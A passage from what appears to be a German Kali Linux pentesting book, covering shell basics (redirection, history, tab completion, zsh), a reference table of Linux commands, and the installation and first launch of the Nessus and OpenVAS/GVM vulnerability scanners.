Natürlich sind Umlenkungen in beide Richtungen möglich. Wahrscheinlich haben Sie sich dies bei dem Beispiel mit der Datenbank schon gedacht...

```
root@kali:~# mysql test < test.sql
```

Dreht man den angedeuteten "Pfeil" einfach um, fließt die Datei test.sql nun durch < in den mysql-Befehl hinein. Es wird also der Inhalt einer Datei an den Standardeingabe-Kanal (stdin) eines Programmes gesendet.

Bash-History

Nein, keine Angst - ich werde Sie nicht mit der Geschichte der Bash langweilen. Vielmehr ist damit gemeint, dass die Bash alle ausgeführten Befehle speichert. Das ist einerseits gut um herauszufinden was welcher Nutzer so getrieben hat und andererseits erspart es Ihnen Tipparbeit.

Stellen Sie sich vor, Sie geben einen sehr langen Befehl ein, senden ihn ab und das Programm quittiert das mit der Meldung: Ungültige Option -n. Mist, vertippt eigentlich wollten Sie -m als Option angeben. Durch das Drücken der Pfeil-Rauf Taste können Sie die letzten Eingaben wieder

aufrufen. Einmaliges Drücken bringt Sie zur letzten Eingabe, zweimaliges Drücken zur vorletzten Eingabe, usw.

Gerettet, Sie müssen also nicht alles neu eintippen, sondern brauchen nur einmal die Pfeiltaste mit dem Aufwärtspfeil betätigen, -n in ein -m ausbessern und den Befehl mit Enter wieder abschicken.

Sie tippen immer noch zu viel!

Die Autovervollständigung der Bash ist ebenfalls ein sehr nützliches Hilfsmittel. Am besten demonstriere ich das an einem Beispiel:

Stellen Sie sich vor, Sie wollen in den Ordner `Downloads/` wechseln. Wenn Sie das Folgende eingeben

```
mark@kali:~$ cd Dow
```

und dann die Tabulator-Taste drücken, ergänzt die Bash den Rest des Pfades und die Sie sehen im Terminal folgende Zeile:

```
mark@kali:~$ cd Downloads/
```

Falls es der Bash nicht eindeutig möglich ist zu erkennen, was Sie tippen wollten, weil es mehrere Möglichkeiten gibt, wird das Drücken der Tab-Taste in der Regel mit einem Warnton quittiert. Auf jeden Fall findet keine weitere Vervollständigung des Pfades statt. Wenn Sie nun ein zweites Mal Tabulator drücken werden Ihnen alle Möglichkeiten aufgelistet:

```
mark@kali:~$ cd Do
Dokumente/ Downloads/
```

Würden sie nun ein k eintippen und danach wieder Tab drücken, würde der Pfad wie folgt vervollständigt:

```
mark@kali:~$ cd Dokumente/
```

Die Autovervollständigung arbeitet nicht nur mit Pfaden und Dateinamen, sondern auch mit Programmnamen. Somit können Sie sich nicht nur Tipparbeit ersparen, sondern auch Tippfehler vermeiden.

Hilfe zu Befehlen finden

Wir haben ja schon mit einigen Befehlen gearbeitet und Sie werden sich schon sicherlich gefragt haben, woher ich all diese Optionen kenne. Nein, ich bin kein Supergenie - einige Optionen, die ich öfters benötige, kenne ich natürlich auswendig, aber in vielen Fällen muss ich natürlich nachsehen, welche Optionen es gibt und wie man diese einsetzt.

In vielen Fällen bekommt man eine kurze Hilfestellung, wie der Befehl zu verwenden ist, wenn man den Befehl ohne weitere Optionen aufruft - zB:

```
mark@kali:~$ ping
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I
interface]
          [-m mark] [-M pmtudisc_option] [-l preload] [-p
          pattern] [-Q tos]
          [-s packetsize] [-S sndbuf] [-t ttl] [-T
          timestamp_option]
          [-w deadline] [-W timeout] [hop1 ...] destination
```

Diese Ausgabe ist so zu verstehen, dass alle Angaben in [] optional sind und Angaben ohne die eckigen Klammern benötigt werden. Daraus lässt sich nun zB folgender Befehl bilden:

```
mark@kali:~$ ping -c 2 192.168.1.14
PING 192.168.1.14 (192.168.1.14) 56(84) bytes of data.
64 bytes from 192.168.1.14: icmp_seq=1 ttl=64 time=60.1 ms
64 bytes from 192.168.1.14: icmp_seq=2 ttl=64 time=4.61 ms

--- 192.168.1.14 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 4.611/32.397/60.183/27.786 ms
```

Da manche Befehle auch ohne Angabe von Optionen und weiteren Daten sinnvoll arbeiten können und somit eine andere Ausgabe als diese Schnellhilfe erzeugen haben sich die Optionen `-h` und `--help` eingebürgert. Ein solches Beispiel wäre `ifconfig`, der ohne Angabe von Optionen die

Konfiguration der aktiven Netzwerkschnittstellen ausgibt. Durch das Aufrufen von zB `ifconfig -h` erfahren Sie welche verborgenen Talente noch so in ihm schlummern.

Falls Ihnen diese Kurzübersicht viel zu wenig Informationen bietet, können Sie für die meisten Befehle auch eine sogenannte Manpage aufrufen:

Durch die Eingabe von `man ifconfig` erreichen Sie die entsprechende Manpage. Innerhalb der Manpage können Sie mit den Pfeiltasten navigieren und die Manpage mit `q` wieder verlassen. In der Regel sind diese Manpages übersetzt, gut und übersichtlich strukturiert und vor allem detailliert und umfangreich.

ZSH – die neue Shell in Kali

Kali hat in neueren Versionen die Bourne Again Shell (bash) durch die Z Shell (zsh) ersetzt. Die Z Shell bietet einige weitere Features wie Syntaxhervorhebung oder Vorschläge während man tippt:

```
┌──(root㉿kali)-[/var/log]
└─# cd apache2
```

Ich befinde mich hier im Verzeichnis /var/log und nachdem ich cd ap eingetippt hatte, wurde mir ache2 (*in Grau dargestellt*) als Vorschlag angezeigt. Ich kann diesen Vorschlag durch einen Druck auf den Pfeil nach rechts der Cursortasten übernehmen. So kann ich sofort sehen wann meine Eingabe ausreicht um den Befehl zu Vervollständigen. Dies gilt auch für zuvor eingetippte Befehle:

```
┌──(root㉿kali)-[/var/log/apache2]
└─# systemctl start nessusd.service
```

Sobald ich sys eingetippt hatte wurde mir temctl start nessusd.service als Ergänzung vorgeschlagen da ich diesen Befehl bereits in der Vergangenheit genutzt hatte. Nun könnte ich den Pfeil nach rechts auf den Cursortasten drücken um ans Ende des Befehls zu springen und den Vorschlag zu

übernehmen oder ich könnte die Tab-Taste benutzen um Vorschläge für mögliche Befehle oder Optionen zu erhalten:

```
┌──(root㉿kali)-[/var/log/apache2]
└─# systemctl sta
Completing unit command
start   -- Start (activate) one or more units
status  -- Show runtime status of one or more units
stop    -- Stop (deactivate) one or more units
```

Hier werden mir die Optionen start, status und stop vorgeschlagen und auch kurz erklärt.

Die Autovervollständigung funktioniert hierbei nicht nur für Ordner- und Dateinamen und Optionen, sondern auch diverse andere Dinge wie die installierten Dienste:

```
┌──(root㉿kali)-[/var/log/apache2]
└─# systemctl status networking.service
Completing unit

nessusd.service         networking.service      network-online.target
network-pre.target      network.target
```

Sie können hierbei mit der Tab-Taste bequem durch die Vorschläge durchblättern. Der aktuell gewählte Vorschlag wird durch eine Hinterlegung hervorgehoben und in der Eingabezeile auch gleich ergänzt...

Sie können sich als kleine Übung gerne selber noch etwas vertrauter mit der Z Shell machen. Die gezeigten Funktionen basieren zumindest teilweise auf Plugins und der in Kali hinterlegten Konfiguration. Daher kann zsh auf einem anderen System durchaus auch mehr oder weniger nützliche Helfer bieten!

Die im folgenden vorgestellten Linux-Befehle sind allerdings von der Shell völlig unabhängig! Sollten Sie ein Script explizit mit bash ausführen wollen, können Sie dies wie folgt tun:

```
┌──(user㉿kali)-[/home/mark/Downloads]
└─$ bash ./script.sh
```

Die Xfce Benutzeroberfläche von Kali

Bevor wir loslegen, will ich Ihnen noch einen kleinen Überblick über die Benutzeroberfläche geben:

1 ... ist das Applikations-Menü – Windows-User kennen dies als Startmenü

2 – **6** sind so-genannte Schnellstart-Knöpfe für:

- **2** ... Schreibtisch anzeigen
- **3** ... Dateimanager
- **4** ... einfacher Text- und Programmcode-Editor
- **5** ... Firefox-Browser
- **6** ... Terminal, Root-Terminal und Powershell (*Auswahl durch den Abwärts-Pfeil*)

7 ... Virtuelle Desktops
Linux erlaubt es zwischen verschiedenen virtuellen Desktops hin- und her zu schalten auf diesen können dann jeweils andere Fenster geöffnet sein.

8 ... Liste laufender Anwendungen – Windows-User kennen dies als Taskleiste

9 ... CPU-Monitor der die Auslastung des Systems überwacht

10 ... Benachrichtigungs-Bereich. Hier finden Sie die Lautstärkeregelung, Uhr, Netzwerkverbindungen, etc.

11 ... Bildschirm sperren und Logout / Herunterfahren / Neustarten des Systems

Die wichtigsten Befehle im Überblick

Benutzerverwaltung

`adduser`	Anlegen eines neuen Benutzers
`chsh`	Änderung der Standard-Shell eines Benutzers (*change shell*)
`deluser`	Entfernen eines Benutzers (*delete user*)
`groupadd`	Anlegen einer neuen Gruppe (*group adding*)
`groupdel`	Löschung einer Gruppe (*group deletion*)
`groupmod`	Änderungen an einer Gruppe vornehmen (*group modification*)
`id`	Anzeige der Benutzer- und Gruppenkennung (*ID*)
`newgrp`	Ändern der Gruppe des aktuellen Benutzers (*new group*)
`passwd`	Ändern des Passworts eines Benutzers (*password*)
`usermod`	Änderungen an einem Benutzerkonto vornehmen (*user modify*)

Grundkommandos

`cat`	Ausgabe einer oder mehrerer Dateien am Bildschirm (*concatinate*)
`cd`	Wechsel des Verzeichnisses (*change directory*)
`cp`	Kopie von Dateien oder Verzeichnissen (*copy*)
`date`	Datum und Zeit ausgeben
`echo`	Ausgeben von Text auf stdout
`exit`	Beenden der Sitzung
`ln`	Link zu einer Datei oder einem Verzeichnis erstellen (*link*)
`ls`	Auflistung von Dateien und Ordnern (*list*)
`man`	Ausgabe der Handbuchseite zu einem Befehl (*manual*)
`mkdir`	Verzeichnis anlegen (*make directory*)
`mv`	Verschieben oder umbenennen von Dateien und Ordnern (*move*)
`pwd`	Ausgabe des aktuellen Verzeichnisses (*print working directory*)
`rm`	Löschen von Dateien und Verzeichnissen (*remove*)
`rmdir`	Löschen eines leeren Verzeichnisses (*remove directory*)
`sudo`	Root-Rechte für den Benutzer (*substitute user do*)
`unlink`	Löschen eines Links (*unset link*)

Netzwerk

`dig`	Namensauflösung beim DNS-Server anfordern und ausgeben
`ifconfig`	Ausgabe der Konfig. von Netzwerkgeräten (*interface configuration*)
`iwconfig`	Werkzeug für WLAN-Schnittstellen
`ip`	Nachfolger von ifconfig
`iw`	Nachfolger von iwconfig
`netstat`	Anzeige offener Ports und bestehender Netzwerkverbindungen (*network statistics*)
`ping`	Prüfen der Erreichbarkeit anderer Rechner über ein Netzwerk
`route`	Anzeige und Änderung der Routingtabelle
`traceroute`	Routenverfolgung und Verbindungsanalyse
`mtr`	Neuere Version von traceroute (*My traceroute*)

Dateiwerkzeuge

`basename`	Rückgabe des Dateinamens meiner Datei
`blkid`	Anzeige der UUID angeschlossener Laufwerke (*block device id*)
`dd`	Bit-genaues Kopieren von Datenträgern
`diff`	Vergleich des Inhalts zweier Dateien (*difference*)
`dirname`	Rückgabe des Pfades einer Datei
`find`	Suche nach Dateien
`grep`	Filtern anhand regulärer Ausdrücke
`locate`	Suche nach Dateien mit Hilfe der Datenbank locatedb
`lsblk`	Anzeige von Informationen zu Speichermedien (*list block devices*)
`lsof`	Anzeige offener Dateien (*list open files*)
`md5sum`	Ermittlung und Überprüfung der MD5-Prüfsumme von Dateien
`mount`	Einhängen eines Dateisystems
`rename`	Umbenennung von Dateien
`rsync`	Datensynchronisation lokal oder über das Netzwerk (*remote syncronisation*)
`shred`	Sicheres Löschen von Daten (*shredder*)
`sort`	Sortieren von Dateien nach vorgegebenen Kriterien
`split`	Aufteilen großer Dateien in mehrere kleine Teildateien
`tree`	Verzeichnishierarchie als Baumstruktur ausgeben
`uniq`	Ausgabe einer sortierten Datei ohne doppelte Zeilen
`umount`	Aushängen eines Dateisystems

`updatedb` Aktualisierung der locate-Datenbank (*update database*)

Prozesssteuerung

`nice`	Vorgabe der Prozesspriorität
`nohup`	Lösung eines Prozesses aus der Sitzung, die ihn aufruft
`pgrep`	Anzeige der Prozessidentifikationsnummer(n) zu gegebenen Prozessnamen/regulärem Ausdruck
`pidof`	Anzeige der Prozessidentifikationsnummer(n) zu gegebenen Prozessnamen
`renice`	Änderung der Priorität eines Prozesses zur Laufzeit
`schedutils`	Befehle für die fortgeschrittene Prozesskontrolle

Rechte

`chattr`	Anpassen von Datei-Attributen und Rechten (*change attributes*)
`chgrp`	Verändern der Gruppenzugehörigkeit von Dateien (*change group*)
`chmod`	Ändern der Zugriffsrechte von Dateien und Ordnern (*change mode*)
`chown`	Festlegung des Besitzers und der Gruppenzugehörigkeit von Dateien (*change ownership*)

Systemüberwachung

`dmesg`	Kernelmeldungen auf den Bildschirm anzeigen lassen
`at`	Befehl zu einer bestimmten Zeit ausführen
`crontab`	Zeitgesteuerte wiederkehrende Befehlsausführung steuern
`df`	Freien Speicherplatz der eingehängten Laufwerke anzeigen (*disk free)*
`du`	Ausgabe des Speicherverbrauchs von Verzeichnissen oder Dateien (*disk usage*)
`free`	Arbeitsspeicherauslastung am Bildschirm ausgeben
`kill`	Beenden eines Prozesses anhand seiner PID
`killall`	Beendigung von Prozessen anhand des Namens
`pkill`	Beenden von allen Prozessen, die auf einen regulären Ausdruck passen
`ps`	Ausgabe aller laufenden Prozesse (*process status*)
`pstree`	Anzeige aller laufenden Prozesse in Baumform (*process tree*)
`stat`	Zeitstempel von Dateien und Ordnern anzeigen
`top`	Ausgabe der Prozessorauslastung
`uptime`	Angabe der Laufzeit und Auslastung des Computers

Sonstiges

`alias`	Vergabe von Kürzeln für Kommandos oder Programmaufrufe
`chroot`	Wechsel des Wurzelverzeichnises (*change* `root` *directory*)
`clear`	Bildschirminhalt leeren
`logger`	Einträge in der System-Logdatei erstellen
`lscpu`	Anzeige der Prozessorinfos (*list cpu*)
`lshw`	Liste von Hardware-Informationen (*list hardware*)
`lspci`	Anzeige von Hardware, die per PCI angeschlossen ist (*list pci devices*)
`lsusb`	Anzeige von Informationen zur USB-Geräten (*list usb devices*)
`sed`	Dateien oder Eingaben von Pipes mit regulären Ausdrücken bearbeiten
`seq`	Sequenzen von Zahlen im Terminal erzeugen
`shutdown`	System herunterfahren und angemeldete User darüber informieren
`sleep`	Beliebige Zeit warten
`time`	Messung der Laufzeit von Befehlen
`tr`	Ändern der Zeichencodierung (*transliterate*)
`uname`	Anzeige von Systeminformationen (*unix name*)
`wall`	Meldung an alle eingeloggten User senden
`watch`	Kommando in bestimmten Abständen aufrufen
`wc`	Zählen von Wörtern, Zeilen und Zeichen (*word count*)
`whatis`	Ausgabe der Kurzbeschreibung eines Programms
`whereis`	Sucht die ausführbare Datei, den Quellcode und die man-Page eines Programms

`which`	Anzeige der Datei, die bei Eingabe eines Befehls ausgeführt wird
`who`	Ausgabe von Informationen über angemeldete Benutzer
`whoami`	Anzeige als welcher User man gerade eingeloggt ist

Nessus einrichten

Wir haben im Kapitel zur Softwareinstallation bereits ein Programm Namens Nessus installiert. Das wollen wir jetzt fertig einrichten.

Als ersten Schritt müssen wir den Serverdienst von Nessus starten. Hierzu führen Sie folgenden Shell-Befehl aus:

```
root@kali:~# systemctl start nessusd.service
```

Damit wird der Dienst von Nessus einmalig gestartet. Wenn Sie wünschen, dass der Nessus-Daemon bei jedem Systemstart ausgeführt wird, erreichen Sie das wie folgt:

```
root@kali:~# systemctl start nessusd.service
nessusd.service is not a native service, redirecting to systemd-sysv-install. Executing: /lib/systemd/systemd-sysv-install enable nessusd
insserv: warning: current start runlevel(s) (empty) of script `nessusd' overrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `nessusd' overrides LSB defaults (0 1 6).
```

Damit wird der Dienst in den Runlevels 2, 3, 4 und 5 gestartet. Runlevel sind am ehesten beschreibbar mit Stufen des Systemstartes. Der Runlevel 1 wäre zB Singel-User ohne Netzwerk. Daher können Sie die Warnungen, dass der nessusd im Runlevel 1 nicht angelegt werden konnte getrost ignorieren, denn ein Netzwerkscanner nützt nicht viel, wenn das Netzwerk gar nicht zur Verfügung steht.


Runlevel 3 wäre eine rein textbasierte Oberfläche. In diesem Runlevel werden so gut wie alle Linux-Server betrieben. Und im Runlevel 5 wird die grafische Benutzeroberfläche ausgeführt. Entschuldigen Sie, dass ich viele

doch recht essenzielle Dinge über Linux nur so beiläufig erwähne und dann sehr oberflächlich abhandele, aber eine vollständige Einführung in Linux würde den Rahmen dieses Buches bei Weitem sprengen.

Um Nessus nun zu verwenden rufen Sie im Browser folgende Adresse auf:


https://127.0.0.1:8834

Nessus arbeitet mit einem Sicherheitszertifikat für die SSL-Verschlüsselung, dass aber nicht von einer offiziellen Stelle signiert ist. Daher bekommen Sie eine Warnung:



Klicken Sie auf Erweitert bzw. Advanced und danach auf Ausnahme hinzufügen bzw. Add exeption. Wenn Sie eine solche Meldung für eine Webseite bekommen, bei der Sie eine solche Warnung noch nie bekommen haben, dann sollten Sie mehr als nur vorsichtig sein. Das ist ein sehr starkes Indiz für einen sogenannten Man-In-The-Middle bzw. MITN-Angriff. Was genau das ist und wie man solche Angriffe durchführt bzw. sich dagegen Schützen kann, erfahren Sie in den folgenden Kapiteln.

Gleich nach dem Klick auf das Hinzufügen der Ausnahme kommt folgendes Fenster:



In diesem Dialog werden Sie nochmals gewarnt, dass große Seiten wie Banken, Facebook, Google, Webshops, etc. keine solchen selbst erstellten Zertifikate nutzen. Außerdem können Sie weitere Informationen zu dem Zertifikat bekommen und sich das Zertifikat ansehen. In dem Fall ist das aber nicht notwendig und es reicht die Ausnahme-Regel nochmals zu bestätigen.


Sobald Sie die Sicherheitsausnahmeregel bestätigt haben, sehen Sie folgende Seite:

Wählen Sie Register for Nessus Essentials aus und klicken Sie auf Continue:


Hier können Sie die Registrierung mit Skip überspringen falls Sie diese bereits beim Download vorgenommen haben.

Dann können Sie den Aktivierungscode direkt eingeben und mit Continue aktivieren...

Geben Sie nun einen frei wählbaren Usernamen und ein frei wählbares Passwort an und klicken Sie dann auf Submit um die Installation abzuschließen. Gleich danach werden Plugins und andere Komponenten über das Internet installiert / aktualisiert:



Danach können Sie sich bei Nessus mit den zuvor festgelegten Zugangsdaten anmelden. Haben Sie dies getan, sollten Sie die folgende Oberfläche sehen:



Sobald sich die Oberfläche von Nessus öffnet, haben Sie es geschafft.

Einrichten von OpenVAS / GVM

GVM (*Greenbone Vulnerability Manager*), früher OpenVAS genannt, ist genau wie Nessus ein Scanner für Sicherheitslücken, der auch in keinem Pentest-System fehlen sollte. Da dieser Scanner Freeware ist, kann er ganz einfach aus den Paketquellen installiert werden. Dazu gehen Sie wie folgt vor:

```
root@kali:~# apt update
root@kali:~# apt install openvas
```

Die anschließende Frage ob, GVM neben einigen weiteren Paketen Installiert werden soll, beantworten Sie mit "J" für ja und bestätigen das mit Enter. Je nach Internetverbindung kann das dann einige Minuten dauern. Sobald das erledigt ist, starten Sie die Einrichtung von GVM mit:

```
root@kali:/home/mark# gvm-setup
[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
... Ausgabe gekürzt
```

Dieser Vorgang wird einiges an Zeit in Anspruch nehmen, weil hierbei auch die ganzen Test-Module heruntergeladen und eingerichtet werden.

Nach der Installation dieser zwei Tools zeigt sich auch warum ich empfohlen habe der System-Partition 50-70GB zu spendieren:

```
┌──(mark㉿kali)-[~/Downloads]
└─$ df -h
Dateisystem    Größe Benutzt Verf. Verw% Eingehängt auf
udev            1,9G       0  1,9G    0% /dev
tmpfs           392M   1012K  391M    1% /run
/dev/sda1        28G     21G  5,9G   78% /
tmpfs           2,0G       0  2,0G    0% /dev/shm
tmpfs           5,0M       0  5,0M    0% /run/lock
/dev/sda6        51G    150M   48G    1% /home
tmpfs           392M     84K  392M    1% /run/user/1000
```

Nach Abschluss des Vorganges erhalten Sie eine Meldung in dieser Art:

```
[+] Done
[*] Please note the password for the admin user
[*] User created with password 'c2ea0cc5-c6d2-4ea8-84c0-de476441e3c8'.
```

Kopieren Sie das Passwort - Sie werden es für den ersten Login in OpenVAS benötigen. Um sich dann mit der Web-Oberfläche anmelden zu können muss der OpenVAS - Serverdienst noch gestartet werden und das geschieht mit:

```
root@kali:~# gvm-start
[>] Please wait for the GVM services to start.
[>] You might need to refresh your browser once it opens.
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
